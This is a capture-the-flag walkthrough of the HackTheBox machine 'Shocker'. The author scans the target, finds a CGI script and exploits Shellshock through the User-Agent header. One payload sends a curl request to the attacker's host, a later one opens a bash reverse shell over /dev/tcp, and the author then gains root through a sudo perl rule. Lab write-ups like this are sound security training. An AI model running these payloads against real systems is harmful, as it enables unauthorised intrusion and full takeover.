Shocker

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For me IP of the machine is : 10.10.10.56
Lets try pinging it
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```
ping 10.10.10.56 -c 5

PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=78.9 ms
64 bytes from 10.10.10.56: icmp_seq=2 ttl=63 time=77.8 ms
64 bytes from 10.10.10.56: icmp_seq=3 ttl=63 time=76.4 ms
64 bytes from 10.10.10.56: icmp_seq=4 ttl=63 time=79.1 ms
64 bytes from 10.10.10.56: icmp_seq=5 ttl=63 time=76.2 ms

--- 10.10.10.56 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.206/77.681/79.127/1.226 ms
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Port Scanning

All Port Scan

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rustscan -a 10.10.10.56 --ulimit 5000
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The Houern bay Fort Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
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Open ports, closed hearts.
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.10.56:80
Open 10.10.10.56:2222
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 18:36 IST
Initiating Ping Scan at 18:36
Scanning 10.10.10.56 [2 ports]
Completed Ping Scan at 18:36, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:36
Completed Parallel DNS resolution of 1 host. at 18:36, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:36
Scanning 10.10.10.56 [2 ports]
Discovered open port 80/tcp on 10.10.10.56
Discovered open port 2222/tcp on 10.10.10.56
Completed Connect Scan at 18:36, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.10.56
Host is up, received syn-ack (0.091s \ latency).
Scanned at 2024-10-16 18:36:29 IST for 1s
80/tcp open http synapsis
                          syn-ack
2222/tcp open EtherNetIP-1 syn-ack
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
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Open Ports

PORT STATE SERVICE REASON

80/tcp open http syn-ack

2222/tcp open EtherNetIP-1 syn-ack
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Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 80,2222 10.10.10.56 -o aggressiveScan.txt
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nmap -sC -sV -A -T5 -n -Pn -p 80,2222 10.10.10.56 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-16 18:40 IST
Nmap scan report for 10.10.10.56
Host is up (0.099s latency).
PORT
       STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
____256_e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
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| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
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Alright lets do some directory fuzzing now

feroxbuster -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t

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feroxbuster -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t 200
by Ben "epi" Risher 🤓
                                      ver: 2.11.0
    Target Url
                            http://10.10.10.56
 0
    Threads
    Wordlist
                            /usr/share/wordlists/dirb/common.txt
 à
    Status Codes
                            All Status Codes!
    Timeout (secs)
    User-Agent
                            feroxbuster/2.11.0
    Config File
                            /home/pks/.config/feroxbuster/ferox-config.toml
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    Extract Links
                            true
 888
    HTTP methods
                            [GET]
    Recursion Depth
                            4
 888
    Press [ENTER] to use the Scan Management Menu™
404
        GET
                   91
                            32w
                                       -c Auto-filtering found 404-like response and
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403
        GET
                  111
                            32w
200
        GET
                 2341
                           773w
                                   66161c http://10.10.10.56/bug.jpg
200
        GET
                   91
                            13w
                                     137c http://10.10.10.56/
                   91
                            13w
                                     137c http://10.10.10.56/index.html
200
        GET
404
        GET
                   91
                            33w
                                     288c http://10.10.10.56/Program%20Files
[######### - 5s
                                9229/9229
                                             0s
                                                     found:4
                                                                  errors:36
                                4614/4614
                                             1128/s http://10.10.10.56/
[########### - 4s
[########## - 3s
                                4614/4614
                                             1730/s http://10.10.10.56/cgi-bin/
```

So we get this /cgi-bin/ folder as well lets try to append like sh, pl cuz cgi-bin generally means that apache2 is handing over the request to a script

```
feroxbuster -u http://10.10.10.56 -w /usr/share/wordlists/dirb/common.txt -t 200 -x sh,pl
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```
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    by Ben "epi" Risher 🤓
    Target Url
                           http://10.10.10.56
 0
    Threads
    Wordlist
                           /usr/share/wordlists/dirb/common.txt
 Status Codes
                           All Status Codes!
                           7
 Timeout (secs)
 User-Agent
                           feroxbuster/2.11.0
    Config File
                           /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links
                           true
 $ Extensions
                           [sh, pl]
 MTTP methods
                           [GET]
    Recursion Depth
 386
    Press [ENTER] to use the Scan Management Menu™
404
        GET
                  91
                           32w
                                     -c Auto-filtering found 404-like response and creat
403
        GET
                 111
                           32w
                                     -c Auto-filtering found 404-like response and creat
                          773w
200
        GET
                2341
                                 66161c http://10.10.10.56/bug.jpg
                  91
                           13w
                                   137c http://10.10.10.56/
200
        GET
200
        GET
                  91
                           13w
                                   137c http://10.10.10.56/index.html
                  91
                                   288c http://10.10.10.56/Program%20Files
404
        GET
                           33w
404
        GET
                  91
                           33w
                                   291c http://10.10.10.56/Program%20Files.sh
                  91
                                   290c http://10.10.10.56/reports%20list.sh
404
        GET
                           33w
                  91
404
        GET
                           33w
                                   299c http://10.10.10.56/cgi-bin/Program%20Files.sh
                  71
                           18w
                                   119c http://10.10.10.56/cgi-bin/user.sh
200
        GET
                            27687/27687
[######## - 10s
                                           0s
                                                  found:8
                                                               errors:173
[########## - 9s
                              13842/13842
                                           1504/s http://10.10.10.56/
[########### - 6s
                              13842/13842
                                           2139/s http://10.10.10.56/cgi-bin/
```

```
// Directories

200 GET 234l 773w 66161c http://10.10.10.56/bug.jpg

200 GET 9l 13w 137c http://10.10.10.56/

200 GET 9l 13w 137c http://10.10.10.56/index.html


200 GET 7l 18w 119c http://10.10.10.56/cgi-bin/user.sh
```

Lets take a look at this web application now

Web Application

Default page





Lets see our /cgi-bin/user.sh



So im just gonna guess this is vulnerable to shell shock as cgi-bin has a script

Gaining Access

Lets try to a request to see if we have Code execution on this

This is the vulnerablity put this in User Agent :

```
() { :;}; /bin/bash -c '<command>'
```

First start your python server or any server

```
sudo python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now lets try an request on ourself

```
Request
                                                                       Response
Pretty
      Raw Hex
                                                         1 HTTP/1.1 500 Internal Server Error
1 GET /cgi-bin/user.sh HTTP/1.1
2 Host: 10.10.10.56
                                                                      2 Date: Wed, 16 Oct 2024 13:44:13 GMT
3 User-Agent: () { :;}; /bin/bash -c 'curl http://10.10.16.20' 3 Server: Apache/2.4.18 (Ubuntu)
                                                                      4 Content-Length: 609
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag 5 Connection: close
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
                                                                      6 Content-Type: text/html; charset=iso-8859-1
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate, br
                                                                      8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
7 Sec-GPC: 1
                                                                     9 <html>
                                                                          <head>
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
                                                                           <title>
10 If-Modified-Since: Fri, 22 Sep 2017 20:01:19 GMT
                                                                              500 Internal Server Error
11 If-None-Match: "89-559ccac257884-gzip"
                                                                            </title>
12 Priority: U=0, i
                                                                      11 </head>
                                                                          <body>
                                                                           <h1>
                                                                              Internal Server Error
```

And we get the request

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shocker git:(main)±3
sudo python -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.56 - - [16/0ct/2024 19:26:05] "GET / HTTP/1.1" 200 -
```

And we have code execution

Lets try to get a revshell now lets start a listener

```
~/Documents/Notes/Hands-on-Hacking/Hack

nc -lvnp 9001

Listening on 0.0.0.0 9001
```

U can send the request like this to get revshell

```
Request
             Hex
 Pretty
        Raw
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1 GET /cgi-bin/user.sh HTTP/1.1
2 Host: 10.10.10.56
3 User-Agent: () { :;}; /bin/bash -c 'bash -i >&
   /dev/tcp/10.10.16.20/9001 0>&1'
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Fri, 22 Sep 2017 20:01:19 GMT
11 If-None-Match: "89-559ccac257884-gzip"
12 Priority: u=0, i
13
14
```

And we get our shell

```
nc -lvnp 9001

Listening on 0.0.0.0 9001

Connection received on 10.10.10.56 38674

bash: no job control in this shell

shelly@Shocker:/usr/lib/cgi-bin$
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.56 38674
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<-bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$ ^Z
[1] + 16295 suspended nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Shocker git:(main)±3
stty raw -echo;fg
[1] + 16295 continued nc -lvnp 9001

shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ =</pre>
```

And here is your user.txt

```
shelly@Shocker:/usr/lib/cgi-bin$ cd /home
shelly@Shocker:/home$ cd shelly
shelly@Shocker:/home/shelly$ ls -al
total 36
drwxr-xr-x 4 shelly shelly 4096 Sep 21
                                       2022 .
drwxr-xr-x 3 root root
                          4096 Sep 21
                                       2022 ...
lrwxrwxrwx 1 root
                                       2022 .bash_history -> /dev/null
                   root
                             9 Sep 21
-rw-r--r-- 1 shelly shelly 220 Sep 22
                                       2017 .bash_logout
                                       2017 .bashrc
-rw-r--r-- 1 shelly shelly 3771 Sep 22
drwx----- 2 shelly shelly 4096 Sep 21
                                       2022 .cache
drwxrwxr-x 2 shelly shelly 4096 Sep 21
                                       2022 .nano
-rw-r--r-- 1 shelly shelly 655 Sep 22 2017 .profile
-rw-r--r-- 1 root
                           66 Sep 22
                    root
                                       2017 .selected_editor
-r--r--r-- 1 root
                            33 Oct 16 08:51 user.txt
                   root
shelly@Shocker:/home/shelly$
```

Vertical PrivEsc

Lets check the SUID binary for an easy win

```
shelly@Shocker:/home/shelly$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-qnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/newuidmap
/bin/ping6
/bin/su
/bin/fusermount
/bin/ntfs-3g
/bin/umount
/bin/ping
/bin/mount
shelly@Shocker:/home/shelly$
```

Pretty standard And GUID binary as well just in case

```
shelly@Shocker:/home/shelly$ find / -perm -g=s -type f 2>/dev/null
/sbin/unix_chkpwd
/sbin/pam_extrausers_chkpwd
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/bin/wall
/usr/bin/expiry
/usr/bin/screen
/usr/bin/crontab
/usr/bin/mlocate
/usr/bin/chage
/usr/bin/bsd-write
/usr/bin/ssh-agent
shelly@Shocker:/home/shelly$
```

Pretty standard as well Lets check the sudo permissions

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

This should be pretty easy if this is the case here lets check GTFObins for an easy win here

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Lets execute this

```
shelly@Shocker:/home/shelly$
# id
id: not found
# whoami
root
# |
```

And we are root here is your root.txt

Thanks for reading :)